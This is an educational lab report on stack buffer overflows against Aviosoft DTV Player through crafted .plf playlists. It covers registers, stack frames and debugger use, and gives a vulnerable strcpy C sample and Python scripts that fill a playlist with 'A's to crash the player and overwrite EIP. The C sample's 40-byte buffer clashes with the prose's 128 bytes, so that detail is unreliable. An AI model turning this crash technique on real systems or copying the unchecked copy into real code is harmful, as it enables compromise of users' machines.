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Stack Based Buffer Overflow Exploit Laboratory Report

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Contents

1. Introduction

Overflowing a buffer assigned to a subroutine is one of the most popular methods to break into a system and cause security attack. When a program writes data to a buffer it might overrun (accidentally or planned for attack) the buffers boundary and overwrite (corrupt) valid data held in adjacent memory locations.

Buffer overflow occurs while copying source buffer into destination buffer could result in overflow when source string length is greater than destination string length and no size check is performed. Buffer overflow bugs lead to arbitrary code execution. Arbitrary code execution allows attacker to execute his code in order to gain control of the victim machine. Gaining control of victim machine is achieved using many ways like spawning a root shell, adding a new user, opening a network port etc…

Arbitrary code execution is achieved using a technique called "**Return Address Overwrite**". This technique helps the attacker to overwrite the 'return address' located in stack and this overwrite would lead to arbitrary code execution.

In buffer overflow attack an application is manipulated to do something not intended to do by controlling its application flow and redirecting it to somewhere else in memory. This can be done by overwriting the **Instruction Pointer**, which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

When an application calls a function with a parameter, it saves the current location in the instruction pointer, so that it knows where to return when the function completes execution. So if the value in this pointer can be modified the application flow can be maneuvered to point to a memory location that contains a malicious code (shellcode).

2. Objective

The Objective of this lab is to write and demonstrate stacked based buffer overflow exploit on a vulnerable application. The vulnerable application used in this lab work is a multiple format video player **Aviosoft DTV Player 1.0.1.2.** It fails to properly handle malformed user-supplied data within a plf playlist (.plf) file before copying it into an insufficiently sized buffer, resulting in a buffer overflow. In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), **Immunity Debugger** will be hooked up to the application, so we can see what happens at the time the application runs and especially when it fails. Once the control over the EIP is maneuvered it will point to the shellcode (shellcode to launch a calculator is given).

3. Pointers and dynamic memory allocation

It is crucial to know the way Operating system manages memory before writing buffer overflow exploits, because the buffers to overwrite are part of this dynamic memory allocated while the application runs.

The process memory that is assigned to any Windows application can be divided into three major components.

- Code (text) segment: - Code segment is assigned to store the instructions that needs to be executed and the EIP keeps track the next instruction to be executed.
- Data segment: - Data segment is used to store global (static) variables.
- Stack segment: - Used to store all the information of function calls and local variables (variables declared inside a function). The stack starts at the bottom of the stack and grows upwards to a lower memory. A PUSH adds something to the top of the stack and a POP will remove one item (4 bytes) from the stack and puts it in a register.

So to access the stack memory directly ESP (Stack Pointer) can be used, which points to the top (lowest) memory address of the stack. After a push, ESP will point to a lower memory address.

Address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses (pointers). After a POP, ESP points to a higher address. Increments happen after an item is removed from the stack.

When a function is called a stack segment is created to keep the parameters of the parent procedure together and is used to pass arguments to the function. ESP (the stack pointer) can be used to access the current location of stack and EBP contains the current base of the function.

4. The Stack

A fixed size of stack gets allocated by the OS when a subroutine is called. When the subroutine ends, the stack is cleared as well. Working with Last in First out (LIFO) and the fact that it does not require complex memory management mechanism, the stack works faster but with limited size.

When a stack is created, the stack pointer points to the top of the stack (the highest address on the stack). As information is pushed onto the stack, this stack pointer decrements (goes to a lower address). So in essence, the stack grows to a lower address.

The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time. As more data is added to the stack (pushed onto the stack), the stack pointer is decremented and points at a lower address value.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is retrieved from the stack and placed back in EIP, so the normal application flow can be resumed.

The following lines of code can be used to clarify how the stack works.

Intel x86 architecture General purpose registers and Instruction pointer

Processor registers are the memory storage areas used to store the data for several arithmetic & logical operations performed by processor. Since they are built into the processor itself, the

access to this registers is very fast. Intel x86 architecture has 8 general purpose registers and an instruction pointer register which points to the next instruction to be executed.

EAX: known as Accumulator register. Usually used to store the value of the arithmetic and logical operations on the data as well as the return values from the functions.

EBX: base pointer to the data section of the program. Normally used to store the data

ECX: used as the counter to string and loop operations .ECX stores the value which is decremented for loop operation.

EDX: used as I/O pointer. Also used to perform little complex calculations (multiply / divide etc…)

EBP: Stack frame base pointer register. It points to the start of the function stack frame and also used to access the function arguments via offsets.

ESP: Stack pointer. As discussed before, ESP always points to the top of the stack.

ESI: Source pointer for string operations (string copy, string comparison etc…)

EDI: Destination pointer for string operations (string copy, string comparison etc.)

EIP: Instruction pointer register which points to the next instruction to execute.


Sample vulnerable C code

```
#include <string.h>
void do_something (char *Buffer)
      {
       char MyVar[40];
       strcpy(MyVar, Buffer);
       }
int main (int argc, char **argv)
       {
       do_something (argv[1]);
       }
```

The main application passes an argument argv[1] to a subroutine do_something(). In the function, the argument is copied into a local variable that has a maximum of 128 bytes. If the size of the argument is longer than the size of the local variable the buffer may get overflown.

When the subroutine *do_something(param1)* gets called from inside main(), the following things happen :


- A new stack frame will be created, on top of the parent stack. The stack pointer (ESP) points to the highest address of the newly created stack. This is the "top of the stack".
- Before do_something() is called, a pointer to the argument gets pushed to the stack. (a pointer to argv[1])
- Function do_something is called. The CALL instruction will first put the current instruction pointer onto the stack (so it knows where to return to when the function ends) and will then execute the function. (As a result of the push, ESP decrements 4 bytes and now points to a lower address.)




- The function executes. This basically saves the frame pointer (EBP) onto the stack, so it can be restored as well when the function returns (ESP is


decremented again with 4 bytes and both ESP and EBP point at the top of the current stack).

- Stack space for the variable MyVar is allocated. ESP is decremented by a number of bytes. This number of bytes will most likely be more than 128 bytes, because of an allocation routine determined by the compiler.






According to the example given above the function will read data, from the address pointed to by [Buffer], and store it in <space for MyVar>, reading all data until it sees a null byte (string terminator). While it copies the data, ESP stays where it is. The strcpy() does not use PUSH instructions to put data on the stack. It basically reads a byte and writes it to the stack, using an index (for example ESP, ESP+1, ESP+2, etc). So after the copy, ESP still points at the begin of the string.



That means if the data in [Buffer] is longer than the allocated buffer size, the strcpy() will overwrite saved EBP and eventually saved EIP, and so on. After all, it just continues to read & write until it reaches a null byte in the source location (in case of a string).



After the strcpy(), the function ends. And this is where things get interesting. The function epilog kicks in. It will move ESP back to the location where saved EIP was stored, and it will issue a RET. It will take whatever is written in the pointer and will jump to that address. So EIP is over written and is under control.

5. The Immunity Debugger Main Window CPU screen overview

When application is loaded, immunity debugger opens default window, CPU view. As it can be seen on the picture,

CPU screen is divided in four parts:

- Disassembly (CPU instructions)
- Registers
- Memory Dump
- Stack

Disassembly

Disassembly part is divided into four columns. In the first column we can see memory address. Second column shows instruction operation code (hex view of instruction) located at that address. Machine language is made up from these operation codes, and that is what CPU is executing in reality. Third column is assembly code. Since immunity is dynamic debugger, you can double click on any assembly instruction and change it. Change will be visible immediately and you can see how it affects the program. And forth column contains comments. Immunity debugger tries to guess some details about instructions and if it's successful it will place details in the comments. If you are not satisfied with debugger guess you can delete it and write your comments by double clicking on it.

Registers

Here you can see all the registers of you CPU and their values. Top selection makes general purpose registers, which contain temporarily values, and registers which are used for controlling program flow.

Middle selection contains flag registers, which CPU changes when something of importance has happened in the program (like an overflow). The bottom selection contains registers which are used while executing floating point operations.


Registers will change color from black to red when changed, which makes it easy to watch for the changes. Same as with assembly code, you can double click on any register and change its value. You can also follow value stored in the register if it is a valid memory address by right clicking on it and selecting *Follow in dump.*

Dump

Dump window shows you the hex view of entire program. It is divided into three columns. First column shows the address. Second column show hex characters located at that address. In the third column we can see ASCII representation of hex data. You can search *Dump* values by right clicking on it and selecting *Search for -> Binary string*.

Stack

Memory location at which points ESP (stack pointer register) is shown at the top of the stack window. It is divided into three columns. First column shows the address. Second shows data located at that address. And the third contains comments. You can change data at the stack by double clicking on it.



6. Lab Activities

This part demonstrates the process of real case scenario in writing buffer overflow exploits going from detecting a possible issue to building an actual working exploit. The following tools will be needed in writing the exploit.

6.1 Triggering vulnerability

First step towards building a working exploit is to verify the vulnerability and make sure that the application is throwing an exception / crashing when it is supplied malicious or specially crafted .plf file. The information about the vulnerable copy of the software can be found from the relevant page on **exploit db**. The following simple python script will write 1000 “A”s into the crash-me01.PLF file.


```
import sys
import os
import struct
file="crash-me01.PLF"
print "Creating Stack BOF expoit. \n"
f=open(file,"w")
buff="A" * 1000

try:
    f.write(buff)
    f.close()
    print "PLF File created"
except:
    print "File cannot be created"
```

This simple python script will create the .PLF file with 1000 bytes of data. We wrote 1000 "A"s (Hex : 0x41) into the .PLF file . Next, open the software in the debugger, run it and feed this file into the Aviosoft Digital TV player:


Attaching vulnerable application with debugger

Attaching the application will give the debugger to control the application’s execution flow (run, pause, restart, read/write process memory register values and operation codes).


- Start Immunity debugger then Go to file->attach



- Select **Aviosoft DTV Player** from the process list
- Click on >>Attach
- Finally Click on debug->Run
- Right Click Here >>Play From >> Open Playlist>>Open crash-me01.PLF



The application has crashed throwing the exception and debugger is in control of the program as it catches the exception in the following **screenshot**.



At this point, application throwed the "Access violation" exception which is being caught and reported by the debugger because application couldn't read the memory at location

0x41414141. It read the .PLF file into the buffer and because it did not check on the number of bytes that it read on the stack, it overwrote the application's stack with the junk data (several 0x41s in this case) which has ultimately gone and overwrote the Instruction pointer (EIP register) .Observing the stack pointer, ESP has **0x0012EC84** which also points at an offset in the supplied buffer of junk data.

Another point worth noticing over here is that before trying the file with 1000 bytes of data, also tried with 100 bytes of data but the application did not crash.

Modifying this python script buffer size from 1000 bytes to 100 bytes and create .plf file could not crashed but it has raise an error.

```
1   import sys
2   import os
3   import struct
4   file="crash-me01.PLF"
5   print "Creating Stack BOF expoit. \n"
6   f=open(file,"w")
7   buff="A" * 100
8
9   try:
10      f.write(buff)
11      f.close()
12      print "PLF File created"
13  except:
14      print "File cannot be created"
15
```

This effectively means that the application will die if supplied the file which contains somewhere between 100 to 1000 bytes of data. This information will eventually help us to figure out the exact offset in our buffer at which the Instruction pointer is overwritten.

We need to be aware that not every application crash is exploitable though. It may be just a denial of service but in lot of cases it is. Our goal here is to utilize this crash and make the application do something which it is not intended to. We will look to redirect the execution flow of the application to execute the code that we want. To achieve this, primarily information that we need to have is: **The exact offset at which the Instruction pointer is overwritten**. This is the basic requirement for controlling the execution flow of the program. If we are able to figure this out, we can overwrite the EIP, exactly at that offset, with the usable memory address that contains the instruction which can help us Jump to our code.

In the introduction part, we knew the exact size of our buffer and we could easily guess the

offset at which the EIP should be overwritten but in this case, we have no information on the size of buffer. Also, the overflowed stack has all "A"s at the moment. It is not going to be easy to figure out the offset, until we break the buffer down to multiple pieces to get the better idea.

We can conclude that if we could able to control EIP which is mean the crash is really exploitable.

